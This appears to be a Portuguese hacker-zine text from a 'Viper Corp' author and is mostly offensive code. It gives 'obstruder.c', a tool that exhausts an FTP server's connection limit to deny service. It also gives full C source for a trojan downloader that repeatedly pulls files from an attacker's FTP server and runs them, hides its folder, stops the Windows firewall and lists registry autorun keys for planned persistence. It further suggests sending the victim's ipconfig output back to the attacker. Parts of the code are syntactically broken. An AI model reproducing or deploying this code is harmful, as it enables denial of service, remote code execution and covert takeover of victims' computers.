Vou ser mais especifico amigos relaxem...

Go! Go! Go!

Quando o modulo TCP acha a porta aberta, ele entao cria p/ essa porta uma fileira, essa "fileira" que conterà os dados d "todos os clientes" conectados nessa porta, simplesmente porque como eu falei, deve existir respostas, e os dados do remetente ficam enfileirados p/ serem multiplexados pelos seus respectivos headers p/ q finalmente as tais respostas possam chegar ao cliente como voces devem saber. Nessas tais fileiras estao armazenados bytes (obvio), entao nos podemos ate' dizer que o kernel do sistema limita o host a um determinado numero de bytes para fileiras ("conexoes"), pois nas conexoes ficam enfileiradas informações sobre endereço do remetente, porta de origem etc. Elas ficam la "temporizadas" esperando ser finalmente utilizadas (Olha eu de novo... Humm.. Mas isso me cheira a brecha

[To sentindo cheiro de suruba ae ehhe]

Se nos ultrapassarmos esse "limite" para fileiras, sempre q algum infeliz tentar se conectar na nossa maquina, o tal dito cujo vai receber um pacote ICMP de 'Destination Unreachable' ou 'Host Unreachable' nao 'Port Unreachable', por que? Simplesmente pq estamos lotando a fileira da porta "EXISTENTE". A mensagem 'Port Unreachable' so eh enviada p/ o cliente quando nao existe a tal porta requisitada no nosso sistema. Ei cara!! O ICMP serve para repassar erros por TCP e UDP? Isso amigo! O ultimo sendo que mais comum ehhehe. O D.D.o.S rola quando temos muitas maquinas slaves mandando pacotes para a vitima, ou seja, se tratando de D.D.o.S "puro", os slaves sao programados passar um scanner de portas no host e checam se as portas "determinadas pelo master" existem, após isso elas entao estabelecem no host, varias conexoes q nunca sao encerradas ('close ()'), assim lotando as fileiras p/ as portas abertas, consequentemente incapacitando o servidor de receber conexoes de clientes veridicos Lembram que existem servidores de FTP limitados a algumas conexoes? Aee!! Ai que esta cara! Esse "limite de conexoes" representa o numero de sockets/dados que o host pode enfileirar! Brevemente estarei disponibilizando um artigo p/ o thebuggers descrevendo nos minimos detalhes, varios tipos de ataque de recusa de serviço, apresentando codigos e etc. Por hora faça um teste com o server de FTP do winsuck, configure ele p/ aceitar apenas 2 conexoes e tente se conectar em um terceiro shell no mesmo, vera que da erro. Hum... Voce deve estar querendo um prog para automatizar esse processo certo?

-- obstruder.c ---

/*

```
*
*
*      =====
*      *   ++++++ CORPORACAO VIBORA ++++++   *
*      *   A cena Hacker Underground Brasileira *
*      *      =====
*
*
*      Obstrutor v1.5 - by 6_B14ck9_f0x6
*      Para windows - Microsoft FTP Service
*
*      Dedico esse prog a minha amada DeboraH.
*
*      ps: Por ser tao gostosa rrsrrs...
*      Minha futura esposa rapaz! rs
*
*/

#include "stdio.h"
#include "conio.h"
#include "stdlib.h"
#include "string.h"
#include "winsock2.h"

#define FUCK -1
#define CLEAR  memset (&(scan.sin_zero), 0x00, 0x08);

void banner () {

    int xct=0;
    unsigned char *obstr1[]={
        "Obstrutor v1.5 - Obstrutor de servico[s]",
        "6_B14ck9_f0x6 - (C) Copyright Viper Corp",
        "          Microsoft FTP Service.\n"};
    while (xct != 3){
        puts (obstr1[xct]);
        xct+=1;}
}
```

```

WSADATA data;
SOCKADDR_IN scan;
int conexoes, cctc;
struct hostent *host;
char choice, rcv[1500];

void obstrud (void){

    int obstrui=1;
    int sock[conexoes];

    while (obstrui != conexoes){
        sock[obstrui]=socket (PF_INET, 1, 0);

        if ((cctc=connect (sock[obstrui], (struct sockaddr *)&scan, 16))
            == FUCK ){
            if (obstrui == 1){
                fprintf (stderr, "Porta [%d] fechada\n", ntohs (scan.sin_port));
                exit (FUCK);}
            break;}

        else if (cctc != -1){
            memset (&(rcv), 0x00, sizeof (rcv));
            recv (sock[obstrui], rcv, sizeof (rcv) -1, 0);
            if (strncmp (rcv, "421 5", 5) == 0){
                printf ("\n      [Limite de conexoes alcancado]\n\n");
                break;} }

        system ("cls");
        fprintf (stdout, "[%d] Conexoes estabelecidas na porta [%d]\n",
            obstrui, ntohs (scan.sin_port));
        ++obstrui;
    }
}

main (int argc, char **argv){

    if (argc != 4){
        system ("cls");
        banner ();
        fprintf (stdout, "Uso: %s < Vitima > < Port > < num_conections >\n",
            *(argv+0));
        exit (FUCK);}

    WSStartup (MAKEWORD (1,1),&data);
    scan.sin_family=AF_INET;
    scan.sin_port=htons (atoi (*(argv+2)) );

    if ((scan.sin_addr.s_addr=inet_addr (*(argv+1))) == INADDR_NONE){
        if ( (host=gethostbyname (*(argv+1))) == NULL){
            fprintf (stderr, "Nao consegui resolver host!\n");
            exit SOCKET_ERROR;}
        memcpy (&(scan.sin_addr.s_addr), host->h_addr, host->h_length);
    }

    CLEAR

    conexoes = atoi (*(argv+3));
    obstrud ();
    do {
        printf ("\n===== \n");
        puts ("[Servico obstruido com sucesso!]);
        puts ("[Se quiser liberar o servico teclle 'l']");
        printf ("===== \n");
    }
}

```

```
system ("color 02");
choice=getch ();}
while (choice != '1');
return 0;
}
```

Identificação

Descrição: Meu FTP

Endereço IP: [Todos os não atribuídos]

Porta ICP: 22

Conexão

Ilimitada

Limitada a: 20 conexões

Tempo limite de conexão: 900 segundos


Ativar logs


Formato do log ativo: Formato do arquivo de log do Microsoft IIS

Propriedades..

Sessões atuais...

F*U*C*K





[]'s

by

6_B14ck9_f0x6 - Viper Corp Group

----- C4p1Tul0 05

```
[+] X===== [+]
    Overview of the Emperial Webdownloader
[+] X===== [+]
```

Atenção: Este texto foi escrito originalmente para o [BHF]. Este texto se trata de uma breve descrição de um de meus programas "revolucionários". Espero que gostem dele, pois gosto muito =)

Introducao

<http://www.blackhat-forums.com/>

Bem amigos, desenvolvi a evolução dos webdownloaders e gostaria de mostrar um simples exemplo do que será o meu programa "Emperial WebDownloader". Aposto que vocês nunca viram algo tão revolucionário quanto o meu programa. Enfim, vocês podem adaptar meu programa para enviar o IP também.

ipconfig /all > file.txt

Envie a saída deste comando acima. Quem sabe até um tracert ;)

Eu estou lendo muitas coisas por isso não to tendo tempo de terminar ele e inserir essa função, e também porque estou fazendo vários programas ao mesmo tempo e não me focalizo em nenhum. Eu quero abraçar o mundo =P Apenas estou postando ele assim (prototipo) porque não quero que falem

que nao contribuo com o Black Hat forums. Como voces podem ver utilizei apenas como exemplo os comandos de ftp do proprio windows ao invéz de escrever aquela "noia" toda de connect(), send()... Achei melhor para demonstrar o poder de minha mente ;)

Requerimentos

Basicamente você precisa ter um servidor de ftp qualquer. Se cadastre em um dos muitos hosts free que existem por aí. Recomendo o <http://www.xpg.com.br/> ;) Neste servidor deverá conter um arquivo chamado "list". Neste arquivo que deverá conter os nomes dos arquivos que serão baixados na maquina da nossa vitima.

Entendendo meu programa revolucionario

Quando a vitima executa meu programa, ou quando você executa por ela ;) A maquina dela fará o download do arquivo quem contem o nome do arquivo que será baixado (Ou arquivos. -> Na versão final), depois ele baixará esse arquivo do mesmo servidor e fará um backup do nome deste arquivo baixado. Após um periodo especificado por voce no codigo do programa, ele fará o download da mesma lista e fará uma comparação, entre o nome do arquivo que será baixado (no arquivo "list") e o nome do arquivo que foi anteriormente baixado (No arquivo backup), se forem iguais, ele espera mais alguns minutos e depois verifica se voce mudou o nome do arquivo no server, se ele detectar alteração do nome no list, ele baixa esse arquivo, caso contrario, ele fica fazendo isso até você mudar. Ou seja, voce diz o nome do arquivo que quer jogar para a maquina da vitima, meu programa "na maquina dela" verifica esse nome e baixa e logo em seguida executa. Isso eh um ciclo eterno. O metodo de remoção nao tive tempo de implementar, mas ja desenvolvi um prototipo.

Código:

```
if (!strncmp (chr, "exit", 0x04)) {  
    puts ("Falow");  
    system ("pause"); exit (0); }
```

Se no arquivo list conter o nome "exit", o meu programa fecha. Na versao final ele se removerá do registro e se auto destruirá.

Limite de tempo e maximo de caracteres no nome do arquivo:

Código:

```
#define LENGTH_NAME 20  
#define MINUTES_FOR_DOW 2
```

Login e senha do seu server:

Código:

```
system ("echo login > \\files\\commands.ftp \n");  
system ("echo password >> \\files\\commands.ftp \n");
```

Segundos de espera:

Código:

```
segundo=1000; Sleep (segundo * 60 * MINUTES_FOR_DOW);
```

Esconder o diretorio na maquina da vitima pelo sistema:

Código:

```
"attrib +H +S \\files \n",
```

Morte do firewall do WindowsXP:

Código:

```
"net stop sharedaccess \n",
```

Endereço do seu servidor (localhost nesse caso):

Código:

```
"ftp -s:\\files\\commands.ftp localhost \n"
```

Codigo completo (Simplificado - Dificultei para as crianças que querem ser hacker):

```
/*
```

```
*
*
*          CORPORACAO VIBORA
*          A.C.H.U.B
*      A Cena Hacker Underground Brasileira
*
*          presents
*  +-----+
*  | Emperial WebDownloader v0.1 |
*  +-----+
*
*          by
*
*          6_Bl4ck9_f0x6
*
*          Thank'X to all my friends
*
*
*
*/

// 'Reg add' -> Soohhhh \
E ainda mandar o IP XD

// FERRAMENTA EM DESENVOLVIMENTO!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

#include "stdio.h"
#include "stdlib.h"
#include "string.h"
#include "windows.h"

#define LENGTH_NAME 20
#define MINUTES_FOR_DOW 2
```

```

u_int sinck1;
u_int x=1, segundo=0x00, indice=0x00;
u_char chr[25], CMD[255], chrcomp[sizeof (chr)];
u_char viper[255]="echo get list >> \\files\\commands.ftp \n";

int exec ();
FILE *list, *bak;

int main (){

    u_char string[255]; _start:  exec ();

    list=fopen ("\\files\\list", "r");
    if (!list) exit (0xFFFFFFFF);

    bak=fopen ("\\files\\list.bak", "w");
    if (!bak) exit (0xFFFFFFFF);

    memset (&chr, 0x00, sizeof (chr));
    fgets (chr, LENGTH_NAME, list);

    sprintf (string, "echo get %s >> \\files\\commands.ftp \n", chr);

    memset (&viper, 0x00, sizeof (viper));
    strncpy (viper, string, strlen (string));

    system ("echo login > \\files\\commands.ftp \n");
    system ("echo password >> \\files\\commands.ftp \n");
    system ("echo lcd \\files >> \\files\\commands.ftp \n");
    system (viper);
    system ("echo quit >> \\files\\commands.ftp \n");
    system ("ftp -s:\\files\\commands.ftp 192.168.1.1");

    if (!strncmp (chr, "exit", 0x04)) {
        puts ("Fallow");
        system ("pause"); exit (0); }

    if (sinck1==0) {
        fprintf (bak, "%s", chr);
        ++sinck1; }

    memset (&chrcomp, 0x00, sizeof (chrcomp));
    fgets (chrcomp, strlen (chr), bak);

    if (!strcmp (chrcomp, chr)){

        segundo=1000; Sleep (segundo * 60 * MINUTES_FOR_DOW);

        fclose (list); fclose (bak);

        strcpy (viper, "echo get list >> \\files\\commands.ftp \n"); goto _start;
    }

    sprintf (CMD, "start \\files\\%s", chr);
    system (CMD);

    fprintf (bak, "%s", chr);
    fclose (list); fclose (bak);
    segundo=1000; Sleep (segundo * 60 * MINUTES_FOR_DOW);
    strcpy (viper, "echo get list >> \\files\\commands.ftp \n"); goto _start;
}

```

```

int exec (){

u_char *commands[] = {

    "mkdir \\files \n",
    "echo login > \\files\\commands.ftp \n",
    "echo password >> \\files\\commands.ftp \n",
    "echo lcd \\files >> \\files\\commands.ftp \n",
    viper,
    "echo quit >> \\files\\commands.ftp \n",
    "attrib +H +S \\files \n",
    "net stop sharedaccess \n",
    "ftp -s:\\files\\commands.ftp localhost \n"
};

for (indice=0;indice<= 10 -2;++indice)
system (commands[indice]);

return (0);

}

```

O serviço de Firewall de conexão com a Internet (FCI) / Compartilhamento de conexão com a Internet (CCI) foi finalizado com êxito.

```

Conectado a 192.168.1.1.
220 Hunter
Usuário (192.168.1.1:(none)):
331 Password required for login.

230 User login logged in.
ftp>
Comando inválido.
ftp> lcd \files
A pasta local agora é C:\files.
ftp> get list
200 Port command successful.
150 Opening data connection for list (9 bytes).
226 Transfer ok
ftp: 9 bytes recebidos em 0,01Segundos 0,60Kbytes/s.
ftp> quit
221 Bye bye ...
Conectado a 192.168.1.1.
220 Hunter
Usuário (192.168.1.1:(none)):
331 Password required for login.

230 User login logged in.
ftp>
Comando inválido.
ftp> lcd \files
A pasta local agora é C:\files.
ftp> get pause.bat
200 Port command successful.
150 Opening data connection for pause.bat (5 bytes).
226 Transfer ok
ftp: 5 bytes recebidos em 0,02Segundos 0,31Kbytes/s.
ftp> quit
221 Bye bye ...

```

Waiting

Funcionalidades da versão final

[1] - Ele se iniciará no registro ou em algum local "indetectavel" ;)

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
+ C:\WINDOWS\system32\userinit.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
+ %systemroot%\system32\dumpprep 0 -k
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\
C:\Documents and Settings\All Users\Menu Iniciar\Programas\Inicializar
+ desktop.ini
C:\Documents and Settings\David\Menu Iniciar\Programas\Inicializar
+ desktop.ini
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\
C:\WINDOWS\win.ini
```

[2] - Rodar totalmente oculto.

[3] - Se voces compilarem o codigo em suas proprias maquinas terão meu programa totalmente "indetectavel" por qualquer anti virus ;)

[4] - Ele matará muito mais firewalls.

[5] - Metodo especial do winrar para enganar vitimas (Esperem) .

Ah! O que voce fizer com meu programa é problema seu, nao venha meu culpar se voce for preso, ou perder seu pintinho por espionar mulher casada XD eheheh...

Ah!!!!: Soohhhh...

[]'s

by

6_B14ck9_f0x6 – Viper Corp Group